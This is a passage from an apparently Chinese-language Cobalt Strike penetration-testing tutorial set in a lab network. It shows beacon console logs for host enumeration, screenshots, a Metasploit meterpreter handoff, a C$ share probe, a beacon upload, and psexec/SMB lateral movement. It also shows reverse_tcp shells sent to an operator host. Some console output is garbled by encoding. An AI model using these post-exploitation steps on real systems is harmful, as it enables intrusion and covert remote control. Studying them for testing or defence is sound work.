


图 31

执行一些基本命令, 获取主机相关信息




图 32

```
beacon> help net
Use: net [command] [arguments]

Beacons's host and network enumeration tool. The built-in net commands are:

      Command      Description
      -----
computers      lists hosts in a domain (groups)
dclist         lists domain controllers
domain_trusts  lists domain trusts
group          lists groups and users in groups
localgroup     lists local groups and users in local groups
logons         lists users logged onto a host
sessions       lists sessions on a host
share          lists shares on a host
user           lists users and user information
time           show time for a host
view           lists hosts in a domain (browser service)

Use "help net [command]" for more information.
beacon> net user
[*] Tasked beacon to run net user on localhost
[+] host called home, sent: 76344 bytes
[+] received output:
Users for \\localhost:

Administrator (admin)
Guest

beacon> net localgroup
[*] Tasked beacon to run net localgroup on localhost
[+] host called home, sent: 76350 bytes
[+] received output:
Local groups for \\localhost:

      Name      Comment
      ----
WinRMRemoteWMIUsers__ Members of this group can access WMI
resources over management protocols (such as WS-Management via the Windows Remote Management
service). This applies only to WMI namespaces that grant access to the user.

beacon> net logons
[*] Tasked beacon to run net logons on localhost
[+] host called home, sent: 76346 bytes
[+] received output:
Logged on users at \\localhost:
```



图 33

截图功能

Cobalt Strike (Trial)

Cobalt Strike View Attacks Reporting Help

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	external	internal	user ^	computer	note	pid	last
🖼️	10.6.6.115	10.6.6.115	Administrator *	WIN-95RU09N05MF		2116	5m
🖼️	10.6.6.115	10.6.6.115	Administrator *	WIN-95RU09N05MF		2580	3s

Event Log X

Listeners X

Beacon 10.6.6.115@2580 X

Screenshots X

```

768kb    fil    01/22/2018 11:32:46 NTUSER.DAT
256kb    fil    01/22/2018 11:32:46 ntuser.dat.LOG1
0b       fil    10/23/2017 11:21:41 ntuser.dat.LOG2
64kb     fil    10/23/2017 11:25:03 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
512kb    fil    10/23/2017 11:25:03
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
512kb    fil    10/23/2017 11:25:03
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
20b      fil    10/23/2017 11:21:41 ntuser.ini

beacon> screenshot
[*] Tasked beacon to take screenshot
[+] host called home, sent: 162882 bytes
[*] received screenshot (169915 bytes)

[WIN-95RU09N05MF] Administrator */2580
beacon>

```

last: 3s

图 34




图 35

配合 MSF 联动




图 36




图 37

```
msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 10.1.1.245
[*] Meterpreter session 1 opened (10.1.1.246:4444 -> 10.1.1.245:50780) at 2018-01-22 17:28:34 +0800

msf exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  ---  ---
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-95RU09N05MF 10.1.1.246:4444 -> 10.1.1.245:
```

0x04 渗透测试



图 39

端口扫描




图 40

IPC 测试

```
beacon> shell dir \\172.16.35.128\C$
[*] Tasked beacon to run: dir \\172.16.35.128\C$
[+] host called home, sent: 30 bytes
[+] received output:
ÇÝŦÆ÷ \\172.16.35.128\C$ ÖðµÄ¾íÄ»Óð±ÊÇ©;f
¾íµÄðòÁðºÁÊÇ 22D8-A39F

\\172.16.35.128\C$ µÄÄ¿Ä¿

2009/07/14 11:20 <DIR> PerfLogs
2017/10/24 09:51 <DIR> Program Files
2017/10/24 09:53 <DIR> Program Files (x86)
2017/10/23 11:21 <DIR> Users
2017/10/24 09:53 <DIR> Windows
                0 ,öÏÄ¿b                0 x0¿Ú
                5 ,öÄ¿Ä¿ 54,042,820,608 ¿É0Äx0¿Ú

[WIN-95RU09N05MF] Administrator */2580
beacon>
```

图 41

与主机 172.16.35.129 同样的凭证，利用 SMB Beacon 拓展；




图 42

生成 services.exe




图 43

上传到机子上

```

beacon> upload /root/Desktop/vuln/beacon.exe
[*] Tasked beacon to upload /root/Desktop/vuln/beacon.exe as beacon.exe
[+] host called home, sent: 310294 bytes
beacon> shell dir
[*] Tasked beacon to run: dir
[+] host called home, sent: 11 bytes
[+] received output:
ÇÝŦÆ÷ C ÖðµÄ¾íÄ»Óð±êÇ©;f
¾íµÄðòÁðºÄÊÇ 22D8-A39F

C:\Users\Administrator µÄÄ¿Ä¾

2018/01/22 16:09 <DIR> .
2018/01/22 16:09 <DIR> ..
2017/11/06 13:14 <DIR> .android
2018/01/22 15:23          4 1.txt
2018/01/22 16:09       310,272 beacon.exe
2017/10/23 11:23 <DIR> Contacts
2017/11/06 13:24 <DIR> Desktop
2017/11/06 13:15 <DIR> Documents

```

图 44

通过共享服务拓展内网




图 45

```
Event Log X Beacon 10.6.6.115@2580 X Beacon 10.6.6.188@1080 X
beacon> cd ..
[*] cd ..
[+] host called home, sent: 10 bytes
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\\

Size      Type      Last Modified      Name
----      -
dir        10/23/2017 11:22:50 $Recycle.Bin
dir        10/23/2017 11:15:14 Boot
dir        07/14/2009 13:08:56 Documents and Settings
dir        07/14/2009 11:20:08 PerfLogs
dir        10/24/2017 09:51:54 Program Files
dir        10/24/2017 09:53:54 Program Files (x86)
dir        10/24/2017 09:51:17 ProgramData
dir        10/23/2017 11:21:24 Recovery
dir        10/24/2017 09:49:58 System Volume Information
dir        10/23/2017 11:21:41 Users
dir        10/24/2017 09:53:31 Windows
374kb     fil       11/21/2010 11:23:51 bootmgr
8kb       fil       10/23/2017 11:15:15 B00TSECT.BAK
1024mb    fil       01/22/2018 15:44:44 pagefile.sys

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
nt authority\system

[WIN-95RU09N05MF] SYSTEM */1080
```

beacon>

图 46

如果内网主机无法访问外网时，使用 psexec;

external	internal ^	user	computer
10.6.6.115	10.1.1.245	SYSTEM *	WIN-95RU09N05MF
10.6.6.115	10.6.6.115	Administrator *	WIN-95RU09N05MF
10.6.6.188	10.6.6.188	SYSTEM *	WIN-95RU09N05MF
10.6.6.188	172.16.35.128	SYSTEM *	WIN-95RU09N05MF
10.6.6.115	172.16.35.129	Administrator *	WIN-95RU09N05MF

Event Log X Beacon 10.6.6.115@2580 X Listeners X

```
beacon> spawn foreign tcp
[*] Tasked beacon to spawn (x86) windows/foreign/reverse_tcp (10.1.1.246:4444)
[+] host called home, sent: 298 bytes
beacon> spawn foreign tcp
[*] Tasked beacon to spawn (x86) windows/foreign/reverse_tcp (10.1.1.246:4444)
[+] host called home, sent: 298 bytes
beacon> psexec 172.16.35.128 C$ beacon smb
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\172.16.35.128\\pipe\\status_446) on 172.16.35.128
[+] host called home, sent: 219346 bytes
[+] received output:
Started service 0420218 on 172.16.35.128
[+] established link to child beacon: 10.1.1.245
```



图 47

拓扑图，发现 psexec 是通过中间主机一层代理过去了，可以观察上图中有个连接；




图 48

二、拓展使用

0x01 加载脚本

